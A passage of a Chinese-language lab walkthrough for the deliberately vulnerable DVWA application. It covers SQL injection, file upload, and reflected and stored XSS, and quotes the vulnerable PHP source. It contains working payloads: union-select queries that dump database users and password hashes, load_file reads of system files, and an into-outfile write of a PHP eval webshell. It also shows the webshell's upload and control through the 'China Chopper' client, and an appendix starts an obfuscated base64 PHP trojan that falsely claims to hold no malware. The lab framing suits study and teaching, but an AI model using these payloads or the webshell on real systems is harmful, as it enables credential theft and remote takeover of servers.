
http://192.168.44.134/vulnerabilities/sqli/?id=1' union select 1,concat_ws(char(32,58,32),user(),database(),version()) +--+&Submit=Submit



上图可以看出，在 surname 后显示了当前用户，数据库名和数据库版本。

5、 我们也可能通过显示 schemata 表，来得到当前数据库中的所有表。URL：http://192.168.44.134/vulnerabilities/sqli/?id=1' union select 1,schema_name from information_schema.schemata +--+&Submit=Submit

结果如下：



6、 显示数据库当前用户名和密码：concat(user,':',password)from mysql.user

7、 显示文件：load_file('/etc/gdm/failsafeBlacklist')

8、 上传文件：<?php @eval($_POST['123']);?> into outfile

'/opt/lamp/htdocs/ma.php'+--+

(因为我没实验成功，暂时没有截图)

3.5.3 PHP 源代码

```
<?php

if(isset($_GET['Submit'])){

	// Retrieve data

	$id = $_GET['id'];

	$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
	$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

	$num = mysql_numrows($result);

	$i = 0;

	while ($i < $num) {

		$first = mysql_result($result,$i,"first_name");
		$last = mysql_result($result,$i,"last_name");

		echo '<pre>';
		echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
		echo '</pre>';

		$i++;
	}
}
?>
```

3.6 SQL Injection(Blind)

3.6.1 漏洞介绍

“SQL Injection (Blind)”-“SQL 注入（盲注）”

SQL Injection (Blind)漏洞与 SQL Injection 相似，只有一点不同“SQL Injection (Blind)”在 SQL 语句执行不成功的时候，不会返回错误页面。如果执行成功则会返回正常结果。

3.6.2 攻击实战

见 4.5 SQL Injection

3.6.3 PHP 源代码

无

3.7 File Upload

3.7.1 漏洞介绍


“File Upload”-“文件上传漏洞”

文件上传漏洞允许攻击者通过此漏洞上传指定或任意类型的文件。


3.7.2 攻击实战

1、 上传木马文件：

A）建立一个 PHP 文件，内容为<?php @eval($_POST['123']);?>：




B）把文件上传到网站。




2、 运行“中国菜刀”


A）打开“中国菜刀”右击—>添加



B）右击网址，文件管理。（注：这里可以进行文件管理，数据库管理，虚拟终端或运行自写脚本）



C）漏洞利用完成，此时可以管理文件



3.7.3 PHP 源代码

```
<?php
    if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename( $_FILES['uploaded']['name']);

            if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
```

```
                    echo '<pre>';
                    echo 'Your image was not uploaded.';
                    echo '</pre>';

                } else {

                    echo '<pre>';
                    echo $target_path . ' succesfully uploaded!';
                    echo '</pre>';

                }

        }
?>
```

从以上源代码可以看出，程序并没有对文件上传路径做限制，允许上传任意类型的文件。

3.8 Reflected Cross Site Scripting (XSS)

3.8.1 漏洞介绍

“Reflected Cross Site Scripting (XSS)”-“反射型跨站脚本攻击”

反射式跨站脚本攻击(XSS) 是非持久性跨站脚本攻击的另一个名称。该攻击不会使用存在漏洞的 Web 应用程序加载，却使用受害者载入的违规的 URL。


反射式跨站脚本攻击也被称为 1 型或非持续跨站脚本攻击。它是最常见跨站脚本攻击类型。


当 Web 应用程序存在易受到这种攻击的漏洞时，它会将未经验证的数据通过请求发送给客户端。常见的攻击手法包括一个攻击者创建并测试恶意 URI 的设计步骤、确信受害者在浏览器中加载了该 URI 的社交工程步骤、和使用受害人的凭据最终执行恶意代码。

常见的攻击者代码是用 JavaScript 语言，但也会使用其它的脚本语言，例如，ActionScript 和 VBScript。攻击者通常会利用这些漏洞来安装键盘记录器、窃取受害者的 cookie 、窃取剪贴板内容、改变网页内容（例如，下载链接） 。

3.8.2 攻击实战

在文本框中输入<script>alert(/XXX/)</script>





3.8.3 PHP 源代码

```
<?php
```

```
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

  $isempty = true;

} else {

  echo '<pre>';
  echo 'Hello ' . $_GET['name'];
  echo '</pre>';

}

?>
```

3.9 Stored Cross Site Scripting (XSS)

3.9.1 漏洞介绍

“Stored Cross Site Scripting (XSS)”-“存储型跨站脚本攻击”

储存式跨站脚本（ XSS ）是一种最危险的跨站脚本。允许用户存储数据的 Web 应用程序都有可能接触到这种类型的攻击。

如果 Web 应用程序从恶意用户处收集了输入数据并将这些数据存储在数据库中以供以后使用，就会发生储存式跨站点脚本。存储的输入数据没有经过正确过滤，因此恶意数据将显示为网站的一部分并在 web 应用程序授权下在用户浏览器中运行。


利用这种漏洞可以进行一系列基于浏览器的攻击，其中包括：


- 劫持另一用户的浏览器
- 获取应用程序用户认为的敏感信息
- 应用程序伪污损
- 内部主机端口扫描（ “内部”关系到 Web 应用程序用户）
- 基于浏览器漏洞的定向传输
- 其它恶意活动

3.9.2 攻击实战

在提交的文本框中输入“<script>alert(/XXX/)</script>”，提交成功后，以后只要访问

该页面就会弹出对话框。





3.9.3 PHP 源代码

```
<?php
```

```
if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name       = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

附录：

PHP 网页木马<ma.php>

```
<?php

// ketek90@gmail.com
// no malware on this code, you can check it by yourself ;-)

@error_reporting(0);
@set_time_limit(0);

$code = "7T37W+O2sr/f77v/g+vDKaGEPHmFQLpJSCC8AklIgN1+HMd2YhO/sJ3n3v7vVyPJtuw4Abbb9pzT
0i7Y0mhGGs2MXqPx//6POkiojiO7iY3ns1rn86akbf6yxf34I8cmcD+ccDy/tfWV2xiomsydcExm
kSQuUOoneHgeyu6zaBqubLhOAudtFTlFFiTZTvBVkrHjzi35iBMsS1NFwVVNI22KruzuOK4tCzof
U0KTjaGrHHF8CsGgF4J6sRUDKqmOZToqoEU0XFcQFR2lFzkoYQi6fPKF51N9wcEvtI4p/gtfBMKy
qJi0TehlpqJyv3Ky5sjLvBouVGuJXyRxDc8IAMO34UI2RFOSEysZGNPIDnCQZeBsBxB/Mf4c5qWG
i3X8i/JO1YeIcYg7n8z+s6jJgpFARTckxA1dGKpi3zR1D3aOIIFbAQ9xaZSkGpD4CTFMRaVkR12g
CkmpjQHAyzMXZcozSwPWbgySfIoP0uHPZ9EcG6hK6HFrJ4sQfooXUz4FlD7zuqrLPNQlgEPckXeg
s2xTO+KscR91B89C1GaWassOIJEEV07wNp/UR6i+ciKThP+y6L9cJp/Z2lqDWBdmO6iBJ3wqsZ/5
Cf2f2/3pABdA6iIBr/12exzfmMg2aiefTWWyPGq2Yw7cqWCDJCJ+ycYkwbdrrW6t9dxu1ju9cqsG
9VYHXOKTaqgghAneEQbys47Yx29xps0h2XFNzZyiCsbCbHEniKCJJBCRQ8mQish1Wve1ItagUHK9
fNWuQcXmjivr0I+WYj2PsVThmiQYes64j94SFBixLU+pTVVMDv2JUCIplEhU/OZE+FDyJ9V5llTb
y5io8pTkbVhTKZA4ko74LSoYGmVueXYhCjuPA8Qq8APUitD9YWPs4A6yBUtVEvIMicZUMQVdRXxE
DaK5PF8k0KoUhlUlAofTAWrDsk3dwqINZVM892WDw+m4bqAk4lRKbKVOG61atdNsPT63a7flVhk9
ei3hvvqEP2ErNLZtpAbPkIb1E1PDIHEEfxy6xYAikkzNElwlAXqHrOsXyJowKglJyQ1gD07emHzO
IMYNTFRQVLiELRhDBFTmk/wT6mLB4TY02XVlewuqiQyEBtX0uo9kpfgjhJTKMYbBwCTT4VKIVccC
p9jyAFmxn+dIn9iCX/jSZ46nhf10Hkz5xgQhYvHQ56LHuDANxxIMTtQEx0F0hsJcQKgZWsdpACjx
qHSoHPfLcVooQRV+9URmMDZEsMXPSK8dNB7wYJxnoHrWdAxCAIPPaqChPcSSgjoFkiI64qX5qijb
yGo8qxYVAMV03P6c2PlnYi0+8+edzu3zebPdwaZwQ58TeB9gs1W7bnZqz+XT0xa20n3VkCzTdrE1
ymdzeZ5JfLYQkyCnnz/YHVHpcRgpiRHXJNUq+DO2NaoASHASGyp6yXAgqdwxB+OBOcA66CADj5O3
